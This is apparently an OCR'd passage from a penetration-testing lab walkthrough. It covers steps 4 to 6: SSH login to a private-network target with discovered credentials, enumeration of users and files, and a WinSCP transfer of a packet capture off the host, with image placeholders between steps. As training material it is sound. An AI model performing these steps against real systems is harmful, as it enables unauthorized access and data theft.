
4. Use the discovered credentials to access the target system. (ssh test@192.168.71.129 -p 13652)
yes




Password:-test





5. Enumerate users and files available on the system.




6. Use WinSCP to transfer the packet capture file from the target system.
Login→Accept→Continue




